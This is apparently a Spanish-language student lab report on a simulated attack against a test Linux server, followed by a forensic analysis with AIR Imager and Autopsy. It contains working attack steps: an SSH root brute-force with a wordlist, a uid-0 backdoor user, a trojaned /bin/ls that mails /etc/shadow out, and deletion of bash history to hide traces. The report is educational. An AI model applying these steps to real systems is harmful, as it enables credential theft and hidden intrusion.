[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.0.5. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.0.5. Module test failed
[-] No distance calculation. 192.168.0.5 appears to be dead or no ports known
[+] Host: 192.168.0.5 is up (Guess probability: 50%)
[+] Target: 192.168.0.5 is alive. Round-Trip Time: 0.00323 sec
[+] Selected safe Round-Trip Time value is: 0.00645 sec
[-] icmp_port_unreach::build_DNS_reply(): gethostbyname() failed! Using static ip for www.securityfocus.com in UDP probe
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.19" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.26" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.27" (Guess probability: 100%)
[+] Host 192.168.0.5 Running OS: "Linux Kernel 2.4.28" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

G.1.f) Identificar servicios remotos en cada puerto

root@bt:~# amap -S 192.168.0.5 10000
amap v5.2 (www.thc.org/thc-amap) started at 2011-05-11 20:16:50 - MAPPING mode

Protocol on 192.168.0.5:10000/tcp matches http
Protocol on 192.168.0.5:10000/tcp matches ssl
Protocol on 192.168.0.5:10000/tcp matches webmin

Unidentified ports: none.

amap v5.2 finished at 2011-05-11 20:16:56

El comando anterior identifica que servicios corre en el puerto 10000 del servidor, en este caso se usa el servidor apache, el protocolo seguro y Webmin, lo que sirve para la administración remota de servidores.

G.1.g) Detectar la versión del servicio remotamente desde puertos

root@bt:~# telnet 192.168.0.5 22
Trying 192.168.0.5...
Connected to 192.168.0.5.
Escape character is '^]'.
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4
ls
Protocolmismatch.
Connection closed by foreign host.

root@bt:~# telnet 192.168.0.5 80
Trying 192.168.0.5...
Connected to 192.168.0.5.
Escape character is '^]'.
HEAD / HTTP/1.0Connection closed by foreign host.

root@bt:~# telnet 192.168.0.5 80
Trying 192.168.0.5...
Connected to 192.168.0.5.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 12 May 2011 02:22:00 GMT
Server: Apache/2.2.14 (Ubuntu)
Last-Modified: Fri, 18 Feb 2011 01:11:58 GMT
ETag: "5009ea-d7-49c8433634b8a"
Accept-Ranges: bytes

Content-Length: 215
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

Connection closed by foreign host.
root@bt:~# telnet 192.168.0.5 80
Trying 192.168.0.5...
Connected to 192.168.0.5.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 12 May 2011 02:22:50 GMT
Server: Apache/2.2.14 (Ubuntu)
Last-Modified: Fri, 18 Feb 2011 01:11:58 GMT
ETag: "5009ea-d7-49c8433634b8a"
Accept-Ranges: bytes
Content-Length: 215
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<html><body><h1>It works!</h1>
* This is the default web page for this server. *
* The web server software is running but no content has been added, yet. *
* Hola Isora, prueba de servidor *
</body></html>
Connection closed by foreign host.

G.1.h) Obtener la versión de BIND

root@bt:~# dig -t txt -c chaos VERSION.BIND @192.168.0.5

; <<>> DiG 9.5.0-P2.1 <<>> -t txt -c chaos VERSION.BIND @192.168.0.5
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24931
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;VERSION.BIND. CH TXT

;; ANSWER SECTION:
VERSION.BIND. 0 CH TXT "9.7.0-P1"

;; AUTHORITY SECTION:
VERSION.BIND. 0 CH NS VERSION.BIND.

;; Query time: 9 msec
;; SERVER: 192.168.0.5#53(192.168.0.5)
;; WHEN: Wed May 11 20:20:25 2011
;; MSG SIZE rcvd: 65


G.1.i) Obteniendo información a través de un SNIFFER de red

G.1.i.a. Aplicando Nessus para recolección de información

Nessus es una herramienta muy eficaz para el escaneo de vulnerabilidades de red inicialmente se autentica el usuario en la ip https://127.0.0.1:8834/ posteriormente se crean políticas de escaneo, que son no mas que configuraciones para detección de vulnerabilidades de rendimiento de los servicios ofertados en la red


Creando una nueva política en Nessus

Una vez que se conecta al servidor de Nessus se puede crear una política personalizada haciendo clic en las "Políticas luego en la parte superior click en"Agregar Politica" se mostrará la pantalla de la siguiente manera:



Se guarda el nombre de la política y el tipo de conexión que se va a utilizar, en la pestaña de general.


Una vez que se guarda la información general, se procede a crear las credenciales de la política, en este caso se selecciona el tipo de servicio que se desea escanear la vulnerabilidad.



Después se procede a activar los plugins necesarios para el escaneo de las vulnerabilidades, Nessus incluye un amplio número de pruebas a seleccionar dependiendo del plugin.

Para finalizar se crean la preferencias, esto depende del plugin que se seleccione.

Luego de haber creado la política se procede a realizar un escaneo de red a continuación una ilustración de la pantalla de escaneo



En esta pantalla se digita el nombre del escaneo, el tipo de escaneo, la política a aplicar, los objetivos a evaluar, puede ser un ip o rango de ip y el archivo objetivo.

Posteriormente la presentación de las vulnerabilidades encontradas que se ilustran en la siguiente pantalla

Plugin ID	Name	Port	Severity
10396	Microsoft Windows SMB Shares Access	cifs (445/tcp)	High
26919	SMB guest account for all users	cifs (445/tcp)	Medium
10397	SMB LanMan Pipe Server browse listing	cifs (445/tcp)	Low
10859	SMB get host SID	cifs (445/tcp)	Low
10860	SMB use host SID to enumerate local users	cifs (445/tcp)	Low
10395	SMB shares enumeration	cifs (445/tcp)	Low
11011	SMB Detection	cifs (445/tcp)	Low
10394	SMB log in	cifs (445/tcp)	Low
10785	SMB NativeLanMan	cifs (445/tcp)	Low
23974	SMB Share Hosting Office Files	cifs (445/tcp)	Low
10400	SMB accessible registry	cifs (445/tcp)	Low
10428	SMB fully accessible registry	cifs (445/tcp)	Low
26920	SMB NULL session	cifs (445/tcp)	Low

G.1.i.b. Aplicando Ettercap para recolección de información

Primero se quitan algunos comentarios en el archivo /etc/etter.conf, se abre con nano para que quede así:


#----------------
 # Linux
#----------------

 # if you use ipchains:
redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

 # if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

Esto se hace para que ettercap pueda olfatear toda la red, incluso el https y encontrar los nombres de usuarios y contraseñas para llenar el diccionario.

Se ejecuta la herramienta ettercap



En la imagen se observa como ettercap intercepta todos los paquetes que viajan en la red, captura los nombres de usuarios y contraseñas de los servicios, hacia donde se dirige el paquete y dirección ip.

G.1.j) Obtención del diccionario de prueba

El diccionario o Wordlist es un instrumento a utilizar para encontrar la contraseña de una sesión o usuario, miles de palabras combinadas entre sí creadas por una o más personas y también disponible en la red en direcciones electrónicas como:

www.skullsecurity.org
www.insidepro.com
ftp.openwall.com
vxchaos.official.ws
wordlist.sourceforge.com
article.org

G.2. Vulneración

Obtener la contraseña de acceso del root mediante, se crea un diccionario o se baja, para poder probar las posibles contraseñas que tenga el usuario root, una vez conseguida la contraseña del usuario root, se tiene que mantener la intrusión sin ser descubierto por el administrador de ese sistema, para eso hay varios métodos de cómo mantener dicho control remotamente.

root@bt:/pentest/passwords/brutessh# ./brutessh.py -h 192.168.0.5 -u root -d /root/diccionario/rockyou-75.txt

```
**********************************
*SSH Bruteforcer Ver. 0.2          *
*Coded by Christian Martorella     *
*Edge-Security Research            *
*laramies@gmail.com                *
**********************************
```

HOST: 192.168.0.5 Username: root Password file: /root/diccionario/rockyou-75.txt
==========
Trying password...
chris123

Auth OK ---> Password Found: humberto
tottenham

Times -- > Init: 0.14 End: 1554.38

Mantener el estado de privilegios dentro del sistema asignando a un usuario local un uid o identificación de usuario igual a 0, los usuarios root generalmente tienen asignado el uid=0, si a un usuario normal se le asigna este uid, se le da privilegios de root.

Al editar el archivo /etc/passwd se puede modificar la línea correspondiente a humberto
humberto1:x:0:: /home /humberto 1:/bin/bash

Troyanizando el ejecutable /bin/ls, el intruso puede reemplazar el ejecutable /bin/ls por:
#!/bin/bash

cat /etc/shadow |mail (intruso_email)

/bin/ls.old

El intruso manda a su correo el contenido del archivo /etc/shadow, siempre que algún usuario ejecute el comando ls par a listar los directorios.

G.3. Eliminación y salto

Luego de haber vulnerado el sistema se debe borrar pistas que lleven a la detección de presencia o visita de un intruso. Se limpia el registro de la siguiente manera

 # rm -rf /root/bash_history
 # rm –s /dev/null /root/.bash history

H. Proceso de análisis forense


Se utiliza el programa AIR Imager para crear la imagen del disco duro. En las pruebas que se realizaron AIR Imager logro crear imágenes de memorias usb de 512 Mb con sistemas de archivos fat 32, luego se analizo el contenido de la imagen con Autopsy.

Para crear la imagen de la memoria se siguieron los siguientes pasos:


1. Insertar la memoria usb en algún puerto disponible
2. Backtrack permite montar automáticamente la memoria, pero en este caso se da clic en no, esto es con el objetivo de que la información contenida en la memoria no pueda ser modificada
3. Menu Kde, Bactrack, Digital Forensics, Image Aquiring, AIR Imager
4. Seleccionar el dispositivo fuente, la memoria usb de el listado que dice “Connected devices”, determinar el “source block size” o el tamaño del bloque de la fuente
5. Seleccionar el destino, puede ser un archivo u otro dispositivo de igual o mayor capacidad al que se desea copiar. Determinar el “dest block size” o el tamaño del bloque de destino
6. Clic en “Start”
7. Si el “source block size” no coincide con el seleccionado puede presentar problemas

Para analizar la imagen obtenida se inicia Autopsy desde modo consola con el comando *root@bt:~# autopsy*


Comando que crea un proceso de servidor web, para acceder al servidor http://localhost:9999/autopsy en un navegador web.




Una vez iniciado permite crear o retomar un caso




Se crea un nuevo caso



Luego de llenar los datos solicitados se procede a añadir la imagen



Y se procede a su análisis mostrando la información contenida en dicha imagen



Una vez que se ha creado la imagen se abre Autopsy para analizar su contenido. El cual se encontró que contenía toda la información de la memoria.

Luego se siguieron los mismos pasos para crear la primera imagen del disco duro del servidor. En un tiempo mayor a las 5 horas creo la imagen de 120 GB.


A la hora de analizar el contenido de la imagen creada del disco duro del servidor este no muestra ningún sistema de archivos a excepción del /boot, que es un sistema de archivos ext2, pero el mas importante que es el lvm no lo muestra. En consultas por internet se encontró que Backtrack 4 r2 no tiene soporte nativo para sistemas de archivos lvm, pero con la instalación de un programa si puede soportar dicho sistema de archivo. El programa a instalar se llama lvm2, para instalar el paquete de software lvm2 se siguieron los siguientes pasos:

root@bt:~# apt-get install lvm2

```
root@bt:~# apt-get install lvm2 lvm-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
lvm2 is already the newest version.
Package lvm-common is not available, but is ref
another package.
This may mean that the package is missing, has
ed, or
is only available from another source
However the following packages replace it:
  lvm2
E: Package lvm-common has no installation candi

root@bt:~# vgdisplay
  --- Volume group ---
  VG Name               ubuntuserverprueba
  System ID
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  3
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                2
  Open LV               0
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               148.81 GB
  PE Size               4.00 MB
  Total PE              38095
  Alloc PE / Size       38095 / 148.81 GB
  Free  PE / Size       0 / 0
  VG UUID               N156ix-pnIz-GsHO-kOx6-c54Z
root@bt:~# vgchange -ay ubuntuserverprueba
  2 logical volume(s) in volume group "ubuntuse         now active
root@bt:~# lvs
  LV     VG                Attr   LSize   Orig         ve Log Copy%  Convert
  root   ubuntuserverprueba -wi-a- 145.98G
  swap_1 ubuntuserverprueba -wi-a-   2.83G
root@bt:~# mount /dev/ubuntuserverprueba/root /mnt/usb/
```

Una vez montado la partición se desmonto par a que el proceso de adquisición de imagen no altere los datos del disco duro. Se siguieron los pasos para crear la imagen.



